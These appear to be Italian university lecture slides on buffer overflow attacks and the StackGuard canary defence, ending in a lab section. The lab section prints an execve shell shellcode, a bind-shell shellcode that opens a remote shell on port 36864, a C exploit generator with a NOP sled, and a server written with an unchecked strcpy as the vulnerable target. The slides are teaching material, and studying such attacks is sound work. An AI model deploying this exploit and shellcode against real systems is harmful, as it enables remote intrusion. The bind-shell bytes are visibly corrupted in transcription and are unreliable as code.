Università di Salerno
Facoltà di Scienze MM. FF. NN:
Sistemi di Elaborazione dell'Informazione: Sicurezza su Reti
Anno Accademico 2000-2001
Docente: *Prof. Alfredo De Santis*

StackGuard
buffer overflow defense

a cura di

Bartalotta Andrea	56/100083
Capone Angelo	56/100034
Capozza Michele	56/100113
Ferri Guglielmo	56/00991
Piccolo Sabatino	56/00983

Introduzione

✓ Il Buffer Overflow è una delle forme più comuni di vulnerabilità di sistemi.

✓ Domina l'area relativa alla penetrazione in reti remote.

✓ StackGuard – sviluppato nei laboratori dell'Università dell'Oregon. Si prefigge di rendere immune il sistema da questo tipo di attacco.

Gestione del Buffer

- **Buffer** - blocco contiguo di memoria che contiene più istanze dello stesso tipo di dato.
- **Overflow** - riempire oltre il limite un buffer.
- *Come è organizzata la memoria di un processo?*

variabili statiche e dati (inizializzati e non)

- fissata
- a sola lettura
- codice del programma


Cos'è uno Stack

- Tipo di dato astratto che gode della proprietà LIFO.
- Operazioni principali – *push* e *pop*.
- Appare come un blocco di memoria contiguo contenente dei dati.
- *Stack pointer* (SP) – registro che punta alla cima dello stack.
- La Base è un indirizzo fisso.

Linguaggi di programmazione ⇒ costrutto di *procedura o funzione*.

*Implementata **ad hoc** con il supporto di uno **stack**.*

Cos'è uno Stack (2)




Un esempio: la regione dello Stack

```
void function(int a, int b, int c){
 char buffer1[245];
 char buffer2[512];
}
void main(){
  function(1,2,3);
}
```

- *call* impila *instruction pointer*
- *IP* viene chiamato indirizzo di ritorno

pushl $3
pushl $2
pushl $1
call function




SFP – *saved frame pointer*. è il vecchio *frame pointer* salvato quando viene avviata la funzione.
RET – l'indirizzo di ritorno.

Cos'è un attacco di *Buffer Overflow*

L'attaccante fornisce una stringa di *grosse dimensioni* ad un programma che *non effettua controlli sulla taglia dei propri input.*

La stringa sovrascrive l'indirizzo di ritorno e inietta il codice.

La funzione ritorna "*saltando*" al codice iniettato.



Come attaccare con *Buffer overflow*

Deve *solo* trovare *codice vulnerabile* all'interno di programmi residenti sul sistema.

- ***Codice vulnerabile***

Qualsiasi operazione effettuata su di un array che non effettua controlli sulla dimensione.

- Esistono ***cook-books*** da cui estrarre il codice necessario.

Buffer Overflow: un problema attuale

➢ Grande risonanza nel 1988 dopo il *Worm* di Internet (Morris).


➢ Non c'è stato nessun segno di miglioramento, in quanto:

- causato da funzioni "*pericolose*" del C presenti nelle librerie standard (*strcpy()*, *strcat()*, etc).
- solo programmazione accurata può limitare questa vulnerabilità.
- nuove *patch* introducono nuove vulnerabilità.
- un *debugging* accurato potrebbe non eliminare il problema.

Vulnerabilità ed attacchi

- Lo scopo è di sovvertire la funzione di un programma privilegiato.
- Per ottenere questo risultato l'attaccante deve:

1. Predisporre il codice adatto, da eseguire nello spazio d'indirizzamento del programma.
2. Permettere al programma di saltare a quel codice, con parametri esatti, caricati nei registri e nella memoria



Come utilizzare codice d'attacco

Due modi per realizzare un *buffer overflow*:

❖ ***Iniettare il codice:***

- L'attaccante fornisce una stringa in input
- Il programma lo carica in un buffer.
- L'attaccante sta usando i buffers del programma vittima per memorizzarvi il codice d'attacco.

❖ ***Il codice è già lì:***

- Il codice adatto è presente nello spazio di indirizzamento.
- L'attaccante ha bisogno di parametrizzare il codice.
- L'attaccante fa in modo che il programma salti ad esso.

Modifica del flusso

Corrompere i puntatori ⇒ *indirizzo di ritorno*

❖ ***Record d'Attivazione:***

- Corrompere l'indirizzo di ritorno nel record di attivazione
- L'attaccante causa il salto del programma al codice d'attacco.
- ***stack smashing attack*** (attacco che fracassa lo stack).

❖ ***Puntatori a Funzione:***.

- Possono essere allocati ovunque (stack, heap, area dati).
- L'attaccante necessita di trovare un buffer adiacente al puntatore a funzione.
- Manda queste aree in overflow per cambiare il puntatore.

Tecnica tipica d'attacco

Combinazione di:

☑ *tecnica d'iniezione.*

☑ *corruzione del record d'attivazione.*

Nota:

- *Iniezione* e *Corruzione* non avvengono in un'unica azione.
- L'attaccante può iniettare il codice oppure far traboccare un buffer differente per *corrompere il puntatore al codice.*
- Se il codice è già residente ⇒ L'attaccante ha bisogno di parametrizzarlo.

Difese da Buffer Overflow

Quattro approcci di base:

- ✓ Il metodo di forza bruta ovvero *scrivere codice sicuro.*
- ✓ Rendere l'area di memoria, destinata a contenere le variabili, non eseguibile.
- ✓ Controllare la dimensione degli array ad ogni accesso.
- ✓ Verificare l'integrità dei puntatori prima di dereferenziarli.

Scrivere codice sicuro

- **Irrimediabilmente costoso!**
- utilizzare tools come *grep.*
- *Programmazione sicura* dovrebbe seguire le seguenti regole:
  - Principio del minor privilegio possibile.
  - Scrivere codice semplice.
  - Non fidarsi di nessuno.

Vulnerabilità al buffer overflow possono essere non facilmente individuabili

Buffer non eseguibili

Impedire all'attaccante di eseguire il codice inserito

⇒ *Rendere il segmento dati dello spazio di indirizzamento* ***non eseguibile.***

Problemi

- Linea di progettazione dei sistemi sui vecchi computer
- I più recenti sistemi *UNIX* e *MS Windows, dipendono* dalla possibilità di inserire codice dinamico nel segmento dati dei programmi, per ottimizzare le prestazioni.
- Alcuni sistemi devono sacrificare sostanziali compatibilità dei programmi già in uso.

- ❑ patch per *Linux* e *Solaris* implementano questo criterio.
- ❑ pochi problemi di compatibilità:
  - *nessun programma "normale" ha del codice eseguibile nello stack.*

Controllo della dimensione degli array

Non basta inserire codice per realizzare un buffer overflow:

➢ *è necessario modificare il flusso del programma in esecuzione.*

❖ Non è possibile corrompere i dati adiacenti nello stack.

❖ Elimina completamente le possibilità di realizzare tali attacchi.

❖ *L'approccio diretto è quello di testare tutti i riferimenti agli array.*

Realizzazioni:

- ✓ Controllo sulla dimensione degli array: (Jones & Kelly).
- ✓ Controllo dell'accesso in memoria.
- ✓ Linguaggi Type-Safety.

Verifica dell'integrità dei puntatori

Verifica:

➢ un puntatore è stato sovrascritto prima di essere utilizzato?


Attacchi *mirati* alla modifica di componenti del programma, che non siano i puntatori, andranno comunque a segno.

sviluppato in 3 modi distinti:

- ➢ *Snarskii* - versione personalizzata di *libc* per *FreeBSD.*
- ➢ Progetto *StackGuard.*
- ➢ *PointGuard* - in fase di sviluppo.

StackGuard

Realizzato utilizzando una tecnica di compilazione che assicura l'integrità dell'area di memoria contenente l'indirizzo di ritorno del record d'attivazione della funzione.



StackGuard (2)


✓ **StackGuard** è una piccola *patch* da applicare a *gcc* .

➢ *aggiunge del codice specifico.*

✓ Il codice *aggiuntivo* piazza una *canary* word vicino all'indirizzo di ritorno nello stack.

✓ Il codice *verifica* che la *canary* word sia intatta.

➢ *dopo salta all'indirizzo di ritorno!*



StackGuard (3)

Problema: un attaccante legge la *canary word* e la incapsula nella stringa di attacco.

può sovrascrivere l'indirizzo di ritorno senza compromettere *canary word*.

Soluzione:

StackGuard utilizza tre metodi per prevenire questo attacco:

- **Terminator Canary**
- **Random Canary**
- **Xor Random Canary**

Terminator Canary

canary word costituita da comuni simboli di terminazione utilizzati dalle *librerie standard* del C:

- 0 – NULL
- CR – Carriage Return
- LF – Line Feed
- -1 – End of File

Nota che:

- un malintenzionato non potrebbe usare le funzioni standard per leggere questi simboli ed incapsularli in una stringa.
- Le funzioni di copia si fermerebbero alla prima occorrenza di uno di questi caratteri.

Random Canary

canary word di 32 bit scelto al run-time.

- Segreto facile da usare difficile da indovinare.
- Non è mai rivelata.
- Cambia ad ogni riavvio del programma.

Xor Random Canary

Meccanismo introdotto dalla versione 1.21 di StackGuard.

➢ *canary word* consiste di un vettore di 128 Bit casuali (*quattro word scelte al run-time*)

➢ XOR (4 word, return address).

canary word legata all'indirizzo di ritorno della funzione attiva.

Resistenza alle intrusioni

Programma Vulnerabile	Risultato senza StackGuard	Risultato con StackGuard
PHP 3.3.7h	Root shell	Programma Bloccato
Elm 2.4 PL25	Root shell	Programma Bloccato
Perl 5.003	Root shell	Programma Bloccato con uscita irregolare
Samba	Root shell	Programma Bloccato
SuperProbe	Root shell	Programma Bloccato con uscita irregolare
Umount 2.5k/BSC 5.3.12	Root shell	Programma Bloccato
wwwcount v2.3	HTTPD shell	Programma Bloccato
zgv 2.7	Root shell	Programma Bloccato

Risultati sperimentali

- Sperimentalmente StackGuard realizza *protezione effettiva* contro attacchi di *stack smashing*.
- Preserva caratteristiche di *compatibilità* e *utilizzo* del sistema protetto.
- Progetto *Immunix*: compilazione di un'intera distribuzione di *Linux* (Red Hat 5.1) con StackGuard.
- *microbenchmark* hanno evidenziato sostanziale incremento nel costo di ogni singola chiamata a funzione.
- *macrobenchmark* hanno evidenziato un *overhead* totale trascurabile.

Risultati sperimentali (2)

Peso di StackGuard sul web server *Apache*

StackGuard	# di client	Connessioni (per secondo)	Latenza media (in secondi)	Throughput (in Mbit/sec)
No	2	34.44	0.0578	5.63
No	16	43.53	0.3583	6.46
No	30	47.2	0.6030	6.46
Si	2	34.92	0.0570	5.53
Si	16	53.57	0.2949	6.44
Si	30	50.89	0.5612	6.48

Considerazioni finali

- StackGuard opera in modo del tutto trasparente all'utente.
- Sul sito di Immunix si fa riferimento ad una versione 2.0 di StackGuard, tutt'oggi risulta irreperibile.
- Le *patch* disponibili sono relative a versioni obsolete del compilatore *gcc*.
- L'entusiasmo iniziale nei confronti di questo progetto è andato scemando.

Laboratorio

Exploit & Shellcode

- ✓ L'*exploit* sfrutta una vulnerabilità presente in un sistema.
- ✓ Il nostro exploit genera la stringa che sovrascrive l'indirizzo di ritorno ed esegue il codice di attacco.
- ✓ Una *shellcode* è un array di caratteri che contiene il codice eseguibile da iniettare.


Esempio

```
char shellcode[] =

"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Realizzare un exploit

- ✓ Lo stack inizia per ogni programma allo stesso indirizzo.
- ✓ Sapendo dove inizia lo stack si può provare ad *indovinare* dove si trovi il Buffer.
- ✓ Parametri del programma:
  - Dimensione di Buffer.
  - offset dallo stack Pointer.
- ✓ Inserire istruzioni NOP aumentano la probabilità di riuscita.



Realizzare un exploit (2)

La nostra *shellcode*:

```
Char shellcode[] =
"\xeb \x72"                                          /* jmp callz */
/* socket() */
"\x5e\x29\xc0\x89\x46\x01\x04\x89\xc3\x89\x46\x0c\xb4\x06\x89\x46\x08\xb0\x66\xcd\x
80"
/* bind()*/
"\x43\xc6\x46\x01\x01\x66\x89\x5e\x01\x66\x89\x46\x08\xc2\x89\xc0\x89\xc2\x89\x46\x18\xb0\x0f\x66\x
89\x46\x01\x6\xb3\xe8\x01\x4\x89\xe8\xc\xcd\x80\xb0\x66\x8\xb0\x66\xcd\x80"
/* listen() */
"\xb9\x5e\xc0\x43\x43\xb0\x66\xcd\x80"
/* accept() */
"\xb9\x56\x0c\x89\x56\x01\xb0\x66\x43\xcd\x80"
/* dup2(s, 0); dup2(s, 1); dup2(s, 2); */
"\x6\xc3\xb0\x3f\x2\x9\xcd\xb0\x6\x3f\x41\xcd\xb0\x6\x3f\x41\xcd\xb0"
/* execve() */
"\xb8\x56\x07\xb9\x7\x0c\x87\xf3\xb9\x48\x0c\xb0\x0b\xcd\x80"
/* callz: */
"\xe8\xb9\xff\xff\xff/Bin/Sh";
```


Il nostro exploit

```
#include <stdlib.h>
#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define NOP 0x90
char shellcode[] = ...

unsigned long get_sp(void) {
  __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
 char *buff, *ptr;
 long *addr_ptr, addr;
 int offset=DEFAULT_OFFSET,
 bsize=DEFAULT_BUFFER_SIZE;
 int i;
 if (argc > 1)
   bsize =atoi(argv[1]);
 if (argc > 2)
   offset =atoi(argv[2]);
 if (!(buff =malloc(bsize))) {
  printf("Can't allocate memory.\n");
  exit(0);
 }
 addr =get_sp() - offset;
 ptr =buff;
 addr_ptr =(long *) ptr;
 for (i =0; i < bsize; i+=4)
     *(addr_ptr++) =addr;
 for (i =0; i < bsize/2; i++)
   buff[i] =NOP;
 ptr =buff + ((bsize/2) -
       (strlen(shellcode)/2));
 for(i =0; i <
       strlen(shellcode); i++)
  *(ptr++) =shellcode[i];
 buff[bsize - 1] ='\0';
 memcpy(buff,"EGG=",4);
 putenv(buff);
 system("/bin/bash");
}
```


La nostra *Demo*

Applicazione client/server che utilizza i socket di Berkley.

- Utilizziamo una *shellcode* che crea un **socket** di ascolto sulla porta 36864 e avvia una shell, redigendo standard *input, output* ed *error* sul *socket* stesso.
- Utilizziamo un programma che si connette al **socket** e ottiene una *shell remota* sulla macchina vittima.

Otteniamo l'accesso all'host remoto con i permessi che aveva il **server**.

Il server

- Il server risponde con un *echo* di ritorno.
- La vulnerabilità del server localizzata nella funzione *leggi():*

```
void leggi (char *buff,int connfd){
 char vuln[512];
 int n,len,offset=0,tot=0;
 while(n=read(connfd,&buff[tot],MAXLINE)>0){
       tot+=n;
 }
 strcpy(vuln,buff);
 strcat(vuln," Hello!\n");
 write(connfd, vuln, strlen(vuln)+1);
}
```

Demo